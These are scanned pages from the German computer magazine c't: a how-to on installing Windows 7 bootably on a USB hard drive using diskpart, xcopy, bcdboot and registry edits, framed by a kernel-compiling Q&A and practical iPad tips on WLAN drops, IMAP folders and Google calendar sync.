**!** Unbedingt, wenn Sie mehr über die Funktionsweise Ihrer Linux-Distribution und des Kernels selbst lernen wollen und den nicht gerade kleinen Einarbeitungsaufwand nicht scheuen. Manchmal kommt man auch gar nicht umhin – etwa wenn ein von der eigenen Hardware benötigter Treiber nur in einer neuen Kernel-Version enthalten ist, die der Distributor nicht bereitstellt.

Für die allermeisten Anwender ist das Kompilieren eines eigenen Kernels den Aufwand aber nicht wert, auch wenn ein genau auf den Prozessor des Systems abgestimmter Kernel manchmal ein klein wenig schneller arbeitet. Der Vorteil ist normalerweise so gering, dass er die zum Konfigurieren, Übersetzen und Installieren eines eigenen Kernels benötigte Zeit bei Weitem nicht wieder einspielt. Noch schlechter wird die Bilanz, wenn man die Pflege einrechnet, denn wer keinen Kernel mit bekannten Sicherheitslücken einsetzen will, muss ein- oder zweimal pro Monat – manchmal auch häufiger – ein Update einspielen. (thl)



Anzeige

Axel Vahldiek

# Windows extern

## Windows 7 auf USB-Laufwerken installieren

An der c't-Hotline taucht eine Frage immer wieder auf: „Kann man Windows 7 auch auf einem USB-Laufwerk installieren?“ Die Antwort lautet ganz entschieden: „Kommt drauf an.“ Wir zeigen, unter welchen Bedingungen es klappt.



Vorweg die schlechten Nachrichten: Die Idee, die Setup-DVD einzulegen, das USB-Laufwerk auszuwählen und einfach die Installation von Windows 7 zu starten, können Sie gleich wieder vergessen – das produziert bloß eine Fehlermeldung. Wer eine Windows-7-Installation trotzdem bootfähig auf ein USB-Laufwerk packen will, muss Umwege gehen (ähnlich wie schon bei XP [1] und Vista [2]) und zudem etwas Glück haben. Denn nicht nur Windows gibt sich widerpenstig.

So manchem BIOS fehlt schlicht die Option zum Booten von USB. Doch selbst wenn Sie vorhanden ist, ist das keine Garantie: Mitunter klappt es nur mit USB-Festplatten, aber nicht mit USB-Sticks – oder umgekehrt. Besonders ärgerlich: Von außen ist einem BIOS die Bootfähigkeit nicht anzusehen. Es bleibt also nur das Ausprobieren oder das Forschen in Foren, ob andere Anwender gute oder schlechte Erfahrungen mit einer bestimmten Hardwarekonfiguration gemacht haben. Von vornherein vergessen können Sie leider auch

die Idee, Windows 7 auf dem USB-Laufwerk mit sich herumzutragen, denn die doofe Zwangsaktivierung verhindert das (siehe Kasten auf S. 171).

Nun die guten Nachrichten. Sofern das USB-Laufwerk und das BIOS mitspielen, klappt das Booten von Windows 7 zumindest an einem einzelnen Rechner mit der richtigen Vorbereitung meist problemlos. Als Ergebnis erhalten Sie eine smarte Zweit-Installation, die Sie zum Beispiel bei Bedarf einfach an den Rechner stöpseln, sonst aber sicher im Schrank verwahren. Sämtliche Software, die Sie dafür brauchen, liefert Windows 7 von Haus aus mit.

### Vorbereitungen

Treffen Sie als Erstes die nötigen Vorbereitungen. Auf einer internen Festplatte des PC, an dem Windows 7 später von USB booten soll, muss das Betriebssystem installiert sein. Der Name der Windows-Partition sollte so eindeutig sein, dass Sie sie später in einer

Eingabeaufforderung leicht wiedererkennen. Bei Bedarf benennen Sie das Windows-Laufwerk im Explorer einfach um, etwa in „Win7“. Außerdem notieren Sie sich bitte dessen Laufwerksbuchstaben (normalerweise C:).

Des Weiteren stöpseln Sie das USB-Laufwerk an diesen Rechner an – bevorzugt eine USB-Festplatte. Mit USB-Sticks kann es auch klappen, doch sind die oft so langsam, dass es keinen Spaß macht. An einem Testrechner, einem Netbook Medion Akoya 1210 („Aldi-Netbook“), endete das Booten vom Stick zudem mit einem kryptischen Bluescreen (0x000000ED). Was dahintersteckt, war nicht herauszufinden: Zwar sind in Microsofts Knowledge Base (<http://support.microsoft.com>) einige Artikel zu diesem Fehler zu finden, doch beziehen die sich alle ausdrücklich nicht auf Windows 7. Sie handeln zudem von Dateisystemproblemen oder 40-statt 80-adrigen IDE-Kabeln, was hier alles nicht in Frage kam. Am selben Netbook klappte das Booten von einer USB-Festplatte

übrigens problemlos, der Stick tat es bei anderen Rechnern ebenfalls. Letztlich bleibt in solchen Fällen nur das Ausprobieren, vielleicht hilft auch ein BIOS-Update (sofern verfügbar) – oder eben der Griff zu einer bootfähigen USB-Festplatte.


Die USB-Platte darf nur eine einzelne, primäre Partition enthalten, die mit dem Dateisystem NTFS formatiert ist. Bei unseren Tests traten gelegentlich Probleme auf, wenn die Platte nicht frisch formatiert war. Mit folgenden Schritten richten Sie die USB-Platte sauber ein: Tippen Sie diskpart in das Suchfeld des Startmenüs und bestätigen Sie die „Sind-Sie-sicher?“-Nachfrage. Es startet das Kommandozeilenprogramm zum Verwalten der Laufwerke. Lassen Sie sich mit dem Befehl list disk alle Laufwerke anzeigen, die USB-Platte sollten Sie an der Größe erkennen. Wenn sie beispielsweise als „Datenträger 2“ angezeigt wird, dann wählen Sie sie mit dem Befehl select disk 2 aus. Bei allen Befehlen reicht es übrigens aus, stets nur die ersten drei Buchstaben einzugeben, ein sel dis 2 tut es also genauso.

Mit detail disk können Sie sich überzeugen, wirklich das richtige Laufwerk erwischte zu haben: Unten steht unter „Bst“ der Buchstabe, unter dem das Laufwerk im Explorer auftaucht. Nun können Sie die Platte neu einrichten. clean putzt erst mal alles Vorhandene weg – Vorsicht, das passiert ohne Rückfrage! Der Befehl create partition primary erstellt eine neue, primäre Partition, active setzt sie aktiv. Nun noch das Dateisystem: format fs=ntfs quick richtet NTFS ein (dieser Befehl lässt sich ausnahmsweise nicht abkürzen). Mit assign weisen Sie der frisch formatierten Partition noch einen Laufwerksbuchstaben zu. Dann können Sie die Diskpart-Kommandozeile schließen. Werfen Sie nun noch einen Blick in den Explorer und notieren Sie sich den Laufwerksbuchstaben, den die USB-Platte abbekommen hat. Es schadet auch nichts, ihr einen Namen mit hohem Wiedererkennungswert zuzuweisen, beispielsweise „USB-Platte“.

Schließlich benötigen Sie entweder eine Parallelinstallation von Windows 7 auf demselben PC oder stattdessen irgendeine Windows-7-Setup-DVD. Falls Sie keine besitzen, etwa weil der OEM-Hersteller nur kaskadierte Recovery-DVDs beigelegt hat: macht nichts. Wenn Sie unter Windows 7 ins Suchfeld „Sichern und Wiederherstellen“ gefunden, starten Sie dieses Programm. Darin können Sie über einen blauen Link links oben einen „Systemreparaturdatenträger erstellen“ (was bei unseren Tests mit kryptischen Fehlermeldungen scheiterte, wenn USB-Laufwerke angeschlossen waren. Nach deren Entfernen klappte es problemlos). Ob Sie einen CD- oder DVD-Rohling verwenden, ist egal.

## Umzug

Booten Sie nun die Parallelinstallation, von der Setup-DVD oder vom Systemreparaturdatenträger, und öffnen Sie eine Eingabeaufforderung mit administrativen Rechten. Bei der Setup-DVD drücken Sie dazu Umschalt+F10, sobald die Sprachauswahl erscheint, bei dem Systemreparaturdatenträger klicken Sie so lange auf „weiter“ und „nein, jetzt nicht neustarten“, bis ein Dialog erscheint, der ganz unten die gewünschte Option bietet.



Um Windows 7 bootfähig auf eine USB-Platte zu bringen, ist eine Parallelinstallation oder eine Windows-7-Setup-DVD erforderlich. Zur Not erstellt Windows 7 selbst eine CD, auf der alles Nötige drauf ist.

Suchen Sie zunächst die Partition, auf der Windows installiert ist, sowie das USB-Laufwerk. Obacht, beide können nun andere Laufwerksbuchstaben haben als die vorhin notierten (diese Notiz brauchen Sie erst später wieder). Tippen Sie dazu dir c: in die Eingabeaufforderung. Als Ergebnis erscheint gleich als Erstes „Datenträger in Laufwerk c: ist...“,


suchen Sie zunächst die Partition, auf der Windows installiert ist, sowie das USB-Laufwerk. Obacht, beide können nun andere Laufwerksbuchstaben haben als die vorhin notierten (diese Notiz brauchen Sie erst später wieder). Tippen Sie dazu dir c: in die Eingabeaufforderung. Als Ergebnis erscheint gleich als Erstes „Datenträger in Laufwerk c: ist...“,

## Nicht-bootfähige Laufwerke

In der letzten Zeit tauchten vereinzelt USB-Festplatten wie die Samsung S2 portable auf, die die Daten in Sektoren speichern, deren Größe nicht dem Standard von 512 Byte entspricht – beim Einsatz als Zweitplatte zum simplen Speichern von Daten stört das nicht, doch das Booten von solchen Platten scheitert. Sie erkennen solche Platten mit dem Systeminformationsprogramm: Tippen Sie „msinfo32“ ins Suchfeld des Startmenüs und suchen Sie dann unter „Komponenten/Speicher/


Datenträger“ das USB-Laufwerk. Wenn hier unter „Bytes pro Sektor“ etwas anderes als „512“ steht, ist die Platte nicht bootfähig.

Das gilt im Übrigen für andere Festplatten genauso, doch bei den derzeit im Handel erhältlichen IDE- und SATA-Platten stellt sich das Problem (noch) nicht. Künftig dürfen aber irgendwann Platten mit anderen Sektor-Größen auf den Markt kommen, vor allem im Server-Bereich.



USB-Laufwerke, die die Daten in Sektoren speichern, die nicht 512 Byte groß sind (hier eine Samsung S2 portable mit 1024 Byte großen Sektoren), lassen sich unter Windows zwar problemlos mit Daten befüllen, Bootversuche aber scheitern.





In der Registry kann man Windows anweisen, die zum Booten von USB erforderlichen Treiber rechtzeitig zu laden.

ergänzt durch den Namen. Handelt es sich dabei um „Win7“, haben Sie die Windows-Partition bereits gefunden (merken Sie sich den Laufwerksbuchstaben), sonst folgt nun dir d:, dir e: und so weiter, bis Sie das richtige Laufwerk gefunden haben. Das Folgende geht von D: aus. Irgendwo weiter hinten im Alphabet folgt dann auch die „USB-Platte“, merken Sie sich auch deren Buchstaben (in unserem Beispiel F:).

Nun können Sie Windows auf die USB-Platte kopieren. Das erledigt der Befehl:

`xcopy d: f: /kreisch`

Die beiden Laufwerksbuchstaben ersetzen Sie durch die gerade herausgefundenen. Sie könnten zudem mit der `/xcopy-Option /exclude:` die Auslagerungsdatei `Pagefile.sys` und die Ruhezustandsdatei `Hiberfil.sys` ausschließen, doch müssten Sie deren Dateinamen in eine Textdatei schreiben und deren Namen an die Option verfüttern. Kurzerhand kopieren geht meist schneller und ist weniger fehleranfällig. Einige Dateien und Ordner werden nicht mitkopiert (etwa die Systemwiederherstellungspunkte), was aber keine Auswirkung hat.

Das kopierte Windows ist nicht bootfähig, unter anderem, weil der Bootloader auf der

USB-Platte fehlt. Windows 7 hat ein eigenes Programm an Bord, das alle nötigen Handgriffe zum Aufbringen des fehlenden Bootloaders in einem Abwasch erledigt:

`bcdboot f:\windows /s f: /l de-de`


Die Schreibweise ist etwas ungewöhnlich. Auf den Befehl folgt als Erstes der Pfad zum Windows-Ordner auf dem USB-Laufwerk. Daran schließt sich die Option `/s` an, der durch ein Leerzeichen getrennt die Angabe des USB-Laufwerks folgt (hier f:) – das sorgt dafür, dass der neue Bootloader nicht auf der ersten eingebauten IDE- oder SATA-Festplatte, sondern eben auf dem USB-Laufwerk landet. Die letzte Option `/l de-de` ist optional, sie sorgt dafür, dass der Bootloader später deutsch spricht. Lassen Sie die Eingabeaufforderung offen, sie wird gleich noch gebraucht.

## Noch nicht neustarten!

Jetzt ist das Windows 7 auf dem USB-Laufwerk zwar im Prinzip bootfähig, doch wenn Sie es jetzt schon versuchen würden, bekämen Sie nicht etwa den Desktop zu sehen, sondern einen Bluescreen mit der Fehlernummer `0x0000007B`. Der verschwindet in der Standardkonfiguration allerdings sofort wieder, weil Windows den PC in einer endlosen Schleife immer wieder neustartet. Der Grund: Direkt nach dem Booten steuert Windows die Hardware erst mal mit den BIOS-Routinen an, wechselt aber noch während des Bootvorgangs auf eigene Treiber. Entscheidend sind hier die für USB. Die hat Windows 7 zwar alle an Bord, doch zum Zeitpunkt des Wechsels noch nicht geladen – daher der Bluescreen. Also gilt es, Windows anzuweisen, die Treiber rechtzeitig zu laden.

Tippen Sie in die noch geöffnete Eingabeaufforderung `regedit`. Daraufhin startet der Registry-Editor. Dort markieren Sie den Schlüssel `HKEY_LOCAL_MACHINE (HKLM)` und klicken anschließend unter „Datei“ auf „Struktur laden“ (ist der Menüpunkt ausgegraut, ist HKLM nicht markiert). In dem sich öffnenden Dialog hängen Sie sich auf der USB-Platte zum Ordner `Windows\System32\config` durch und wählen dort die Datei „System“ aus (ohne Endung). Nun fragt Sie der Registry-Editor nach einem Namen; Vergeben Sie einen beliebigen, beispielsweise „USB“.

Unter `HKLM\USB\Select` prüfen Sie nun, welchen Wert der Eintrag `Current` hat. Bei einer 1 geht es unter `HKLM\USB\ControlSet001` weiter, bei einer 2 unter `HKLM\USB\ControlSet002` und so weiter. Hier finden Sie unter `services` Unterschlüssel namens `usbccgp`, `usbchci`, `usbhub`, `usbhcd`, `USBSTOR` und `usbuhci`. Die nötigen Änderungen sind bei allen gleich: Setzen Sie erstens den Wert des Eintrags `Start` jeweils von 3 auf 0 und zweitens den Wert des Eintrags `Group` von „Base“ auf „system reserved“ (bei `USBSTOR` fehlt der `Group`-Eintrag, das darf so bleiben). Diese Änderungen veranlassen Windows, alle USB-Treiber gleich zu Beginn des Bootvorgangs zu laden.



Um Buchstabensalat zu verhindern, muss man Windows weismachen, dass das USB-Laufwerk C: sei. Das klappt durch das simple Austauschen zweier Buchstaben.

## Noch ein Problem

Starten Sie noch nicht neu! Denn würde Windows nun von der USB-Platte booten, verhielte es sich sehr seltsam: Es würde zwar die Benutzerprofile von C: nutzen, den Windows-Ordner aber auf einem anderen Laufwerk sehen. Der Grund: Zwar ist nach dem Umzug nun die USB-Platte das Systemlaufwerk, doch hat Windows die interne Festplatte, auf der es ursprünglich installiert war, nicht vergessen. Und der internen Platte teilt es weiterhin den Buchstaben C: zu, der eigentlich für das Systemlaufwerk reserviert ist. Die Folge ist Chaos, weil Windows mal auf der internen und mal auf der USB-Platte seine Bestandteile zusammensucht – und dort auch jeweils Änderungen vornimmt, die die Installation auf der internen Festplatte schlimmstenfalls ruinieren.

Abhilfe schafft, der Windows-Installation auf dem USB-Laufwerk weiszumachen, dass das USB-Laufwerk C: sei. Dazu brauchen Sie die beiden Laufwerksbuchstaben für die Windows-Partition und die USB-Platte, die Sie sich anfangs notiert haben. Als Beispiel dienen hier C: und F:. Öffnen Sie den Schlüssel HKML\USB\MountedDevices. Hier tauschen Sie beim Eintrag namens \DosDevices\C: das C vorübergehend gegen irgendeinen bislang nicht vergebenen Buchstaben, beispielsweise Q. Dann ersetzen Sie beim Eintrag \DosDevices\F: das F durch ein C. und schließlich bei \DosDevices\Q: das Q durch das F. Das sorgt dafür, dass die Windows-Installation auf der USB-Platte diese nun für C: hält und das eingebaute Laufwerk für F:.

Bringen Sie die Registry-Frickeleien vorerst zum Abschluss: Markieren Sie den Schlüssel HKLM\USB und klicken Sie dann unter „Datei“ auf „Struktur entfernen“. Nun können

Sie den PC neustarten, jetzt endlich vom USB-Laufwerk.

## Nachkontrolle

Nach dem ersten Bootvorgang beschwert sich Windows 7 möglicherweise, dass der Papierkorb auf Laufwerk C:\ beschädigt ist, und bietet an, ihn zu leeren – ein bekannter Bug. Lassen Sie Windows den Papierkorb einfach wie empfohlen leeren, danach ist der Spuk üblicherweise vorbei. Nebenwirkungen kennen wir keine.

Im Prinzip ist nun alles erledigt, doch bevor Sie das frisch von USB gebootete Windows 7 wieder herunterfahren, sollten Sie nochmals den Registry-Editor starten und nachprüfen, ob die vorhin vorgenommenen Änderungen erhalten geblieben sind – die Schlüssel finden Sie nun allerdings nicht mehr unter HKLM\USB, sondern unter HKLM\System\CurrentControlSet. Die USB-Einträge ändern sich teilweise zurück auf die Ausgangswerte, falls Windows neue Hardware erkannt hat – unwahrscheinlich, falls Windows das USB-Laufwerk vor dem Umzug schon kannte, aber fast unvermeidlich, falls nicht. Dieses Szenario droht auch, falls Sie von der USB-Platte mal versehentlich am falschen PC booten. Dann sollten Sie die Nachkontrolle und gegebenenfalls die Korrekturen vor dem Herunterfahren wiederholen. (axv)

## Literatur

- [1] Axel Vahldiek, XP-Stick, Windows XP von USB-Laufwerken booten, c't 2/06, S. 188
- [2] Axel Vahldiek, Vista extern, Windows Vista von USB-Platte booten, c't 3/09, S. 180
- [3] Peter Siering, Deaktiviert, Bei häufiger Neuinstallation stellt sich Microsoft quer, c't 9/10, S. 74

Anzeige

## Windows 7 zum Herumtragen

So reizvoll es klingt: Windows 7 lässt sich nicht auf einem USB-Laufwerk herumtragen, um es mal an diesem und mal an irgendeinem anderen PC zu booten. Einer der Gründe ist technischer Natur: Windows 7 versucht beim Booten nicht nur den Treiber für das Laufwerk zu laden, auf dem das System installiert ist (in diesem Fall also das USB-Laufwerk), sondern gleich sämtliche Treiber für alle angeschlossenen Laufwerke. Dazu gehören auch die diversen Treiber für IDE- und SATA-Festplattencontroller. Die sind zwar meist an Bord, werden aber wie USB-Treiber nicht alle beim Systemstart geladen. Als Folge produziert Windows 7 in dem Moment, wenn es von BIOS-Routinen auf eigene Treiber wechselt, wieder einen Bluescreen – obwohl es die Treiber für die USB-Platte (und damit für das Systemlaufwerk) laden kann.

Im Prinzip könnten Sie nun für alle potenziellen Controller-Treiber wie msahci,

adpahci, pciide, intelide, atapi.sys und wie sie alle heißen jeweils die Konfiguration in der Registry analog zu den USB-Treibern vornehmen. Doch nutzt das letztlich nichts: Selbst wenn Windows 7 an einem anderen PC bootet, meckert es umgehend, dass es erneut aktiviert werden will. Und das mag vielleicht einige Male klappen, auf Dauer jedoch reagiert Microsoft auf solche Unterfangen gern mal mit dem Sperren des Lizenzschlüssels [3] – da mag die Lizenz noch so legal erworben und auch auf keiner anderen Festplatte installiert sein. Immerhin: Anders als bei Windows XP und Vista kommen Sie noch problemlos an Ihre Daten und es laufen auch alle Programme, doch entfernt Windows 7 das Desktop-Hintergrundbild und nervt bei Anmeldung und im laufenden Betrieb ständig mit Hinweisen, wie wichtig es doch sei, nur Originalsoftware zu verwenden. Zudem erhalten Sie dann nur noch als sicherheitskritisch eingestufte Patches, aber keine anderen Updates mehr.





Jörg Wirtgen

# Alltagstafel

## Praxistipps für Apples iPad

**Das iPad macht Spaß, weil sich der digitale Alltag damit angenehmer erledigen lässt als mit einem Notebook – wenn auch unflexibler. Einige der aktuellen Einschränkungen, die teils konzeptionell bedingt, teils dem offensichtlich übereilten Marktstart geschuldeten sind, kann man mit kleinen Tricks umgehen, die anderen sollte man zumindest kennen.**

**B**esonders die häufigen Verbindungsabbrüche des WLAN-Moduls stören im Alltag. In einem Serviceforum hat Apple versprochen, sich der Sache anzunehmen, aber bis dahin muss man sich anders helfen. Apples vorläufige Tipps sind, als Verschlüsselung WPA oder WPA2 statt WEP zu wählen, das iPad-Display nicht mit der niedrigsten Helligkeit zu betreiben und das WLAN-Modul aus- und wieder einzuschalten. Uns hat das nur selten geholfen, oftmals kam nach einem Abbruch gar keine Verbindung mehr zustande oder sie brach nach einer Viertelstunde wieder ab.

Laut Tests im c't-Labor nimmt sich das iPad als ein etwas launischer DHCP-Client, doch auch der Verzicht auf DHCP durch die Vergabe einer festen IP hat die Abbrüche nicht verschwinden lassen. Zuverlässig half nur, unse-

ren Router neu zu starten, was in öffentlichen Netzen jedoch nicht geht. Inzwischen sammeln wir gute Erfahrungen damit, das iPad bei akuter Reconnect-Unlust komplett herunterzufahren, indem wir den Schalter oben ein paar Sekunden gedrückt halten und den dann erscheinenden Ausschalten-Schieber betätigen. Nach dem Wiedereinschalten baute das iPad bisher die Verbindung immer wieder auf und hielt sie unserem Eindruck nach auch etwas länger; ganz vermeiden lassen sich die Abbrüche so aber nicht. UMTS-Verbindungen des iPad 3G sind nach unseren bisherigen Erfahrungen von dem Problem nicht betroffen.

In einigen öffentlichen WLANs mit Registrierung oder Abrechnungsmodell misslingt die Anmeldung, weil der Browser die Seiten fehlerhaft darstellt: Mal tauchen Abrechnungsseiten nicht

auf, mal kann man die Eingabefelder nicht anwählen oder die Displaytastatur blendet sich nicht ein.

Abhilfe gibt es keine, nur den Ausweg, sich nicht aufs WLAN zu verlassen, sondern UMTS zu nutzen – also das iPad 3G zu kaufen oder einen UMTS-WLAN-Router zu verwenden, vorzugsweise einen mit Akku. Letztere haben zudem den Vorteil, dass sie auch Notebook und Smartphone ins Internet bringen und im Ausland günstige lokale Datenkarten aufnehmen, sodass man das Roaming umgeht (siehe auch Seite 108). Auch helfen sie in den vielen Hotels, in denen es nur LAN auf den Zimmern gibt, alternativ kann man dort einen Pocket-Router einsetzen.

### IMAP-Ordnung

Zur Mail-Synchronisation zwischen PC und iPad stellt man zweckmäßigerweise am PC den E-Mail-Zugang von POP3 auf einen Dienst um, der die Mails auf dem Server belässt. Apple Mobile Me, Microsoft Exchange und Google Mail arbeiten so; IMAP-Zugänge bieten alle großen Maildienste wie GMX oder Web.de an, ebenso Provider wie 1&1 und Strato für gehostete Domains. Wenn das iPad beim Einrichten eines Accounts auf der angegebenen Domain einen IMAP-Server findet, kann man sinnvollerweise gar nicht erst auf POP3 umschalten.

Der Mail Client zeigt immer den gesamten IMAP-Baum an,

man kann weder Ordner ausblenden noch Unterbäume einklappen. Für das im Herbst erwartete iPhone OS 4 verspricht Apple einen erweiterten Client, der das hoffentlich verbessert – bis dahin hilft nur, den privaten Baum auszudünnen. Auch eine Push-Funktion für IMAP-Accounts könnte Apple bei der Gelegenheit einbauen, unterstützen das doch immer mehr Server auch der großen Provider. Bei Exchange-, Mobile-Me- und Gmail-Konten beherrscht das iPad schon das Abrufen per Push.

Der Entwürfe-Ordner ermöglicht es, eine Mail auf einem Gerät zu beginnen und auf einem anderen fortzuführen. Beim Schreiben einer Mail drückt man dazu auf den Abbrechen-Knopf und wählt im sich öffnenden Menü Sichern. Später kann man sie weiterschreiben, indem man sie im Entwürfe-Ordner einfach anklickt – dort gespeicherte Mails lädt das iPad in den Editor, ähnlich gehen andere Mail-Clients damit um.

So lässt sich auch ein Nachteil des iPad umgehen, nämlich die fehlende Umschaltmöglichkeit zwischen verschiedenen Signaturen, beispielsweise zwischen privater und geschäftlicher. Nun stellt man die private Signatur ein, speichert geschäftliche Mails mit falscher Signatur im Entwürfe-Ordner und verschickt sie später vom Arbeitsplatz aus mit der richtigen Signatur.

Nicht alle IMAP-Clients bezeichnen die Ordner gleich, mal heißt er Entwürfe, mal Drafts



oder drafts. Ähnliches gilt für den Ordner mit gesendeten Nachrichten und für den Papierkorb, einige Clients unterstützen auch einen Vorlage-Ordner. Wenn das iPad keine Mails löschen will, kann übrigens ein falsch bezeichneter Papierkorb-Ordner der Grund sein.

Zuerst sollte man alle IMAP-Clients daraufhin abklappern, ob man diese Ordner überhaupt konfigurieren kann. Das geht beispielsweise beim iPad gut, beim Android-Client K-9 gar nicht, bei Thunderbird nur für Entwürfe und Gesendet, nicht für den Papierkorb. Der unflexibelste Client gibt dann die Namen vor, auf die man die anderen einstellt. Verwirrend ist, dass einige Clients einen deutschen Namen anzeigen, den Ordner aber englisch benennen – beispielsweise heißt er „sent“, wird aber als „Gesendet“ angezeigt. Viele Clients legen die Ordner wieder an, wenn sie nicht existieren. Manchmal verschaffen IMAP-Clients wie IMAPSize Klarheit, die einfach nur die Ordnerstruktur samt Mails anzeigen. Unter Umständen ist das Synchronisieren der IMAP-Ordernamen also eine umständliche Angelegenheit oder gelingt gar nicht. Der Lohn ist aber eine deutlich einfachere und komfortablere Mailverwaltung.

Die Absenderadresse und der benutzte Mail-Account lassen sich am iPad übrigens recht einfach umstellen: Tippen Sie dazu einfach auf die Zeile „Kopie/Blindkopie, Von“ über dem Betreff und auf die sich daraufhin ausklap-

pende Zeile „Account“. Das funktioniert auch, wenn man Mails aus anderen Apps verschickt, beispielsweise Browser oder Twitter. Welcher Account voreingestellt ist, können Sie in den Einstellungen unter Mail/Standard-Account wählen.

## Google-Kram

Termine und Adressen lassen sich per Exchange und Mobile Me problemlos synchronisieren. Mit den Google-Datenbanken geht das auch: Die Kontakte stellt Google per Exchange-Interface zur Verfügung, die Termine per CalDAV – man legt dazu also zwei weitere Accounts an. Der Kontakte-Account vom Exchange-Typ bekommt als Server „m.google.com“ und als Benutzername den Google-Account samt „@googlemail.com“, die Domain bleibt leer. Die Einteilung der Kontakte in Gruppen übernimmt das iPad allerdings nicht, alles landet in einer unübersichtlichen langen Liste. Wer nur einen Google-Kalender hat, kann diesen Kontakte-Account auch direkt dafür nutzen.

Bei mehreren Kalendern muss man anders vorgehen: Account-Typ ist CalDAV (Account hinzufügen / Andere / Kalender), Server ist www.google.com, Benutzername der Google-Account. Dann muss man einmal im Browser (egal ob PC oder iPad) auf www.google.com/calendar/iphone select auswählen, welche Google-Kalender man auf dem iPad empfangen möchte – die Termine erscheinen dann in den bei Google gewählten Farben,

bei neuen Terminen kann man den Kalender auswählen.

An die Aufgabenliste von Google kommt man derzeit nur mit der iPhone-Anwendung GeeTasks heran; der Autor denkt nach vielen Bitten im Forum aber über eine iPad-Version nach. Alternativ geht man über das Webinterface (<http://mail.google.com/tasks/canvas>), aber beim Eintragen neuer Termine blendet Safari die Tastatur nicht immer ein.

Eine Alternative sind Dienste wie Remember The Milk oder Evernote, die Termine, Aufgaben, Kontakte, Notizen und Ähnliches auf ihren Servern speichern und für viele Plattformen inklusive iPad Clients anbieten.

## Unproduktiv

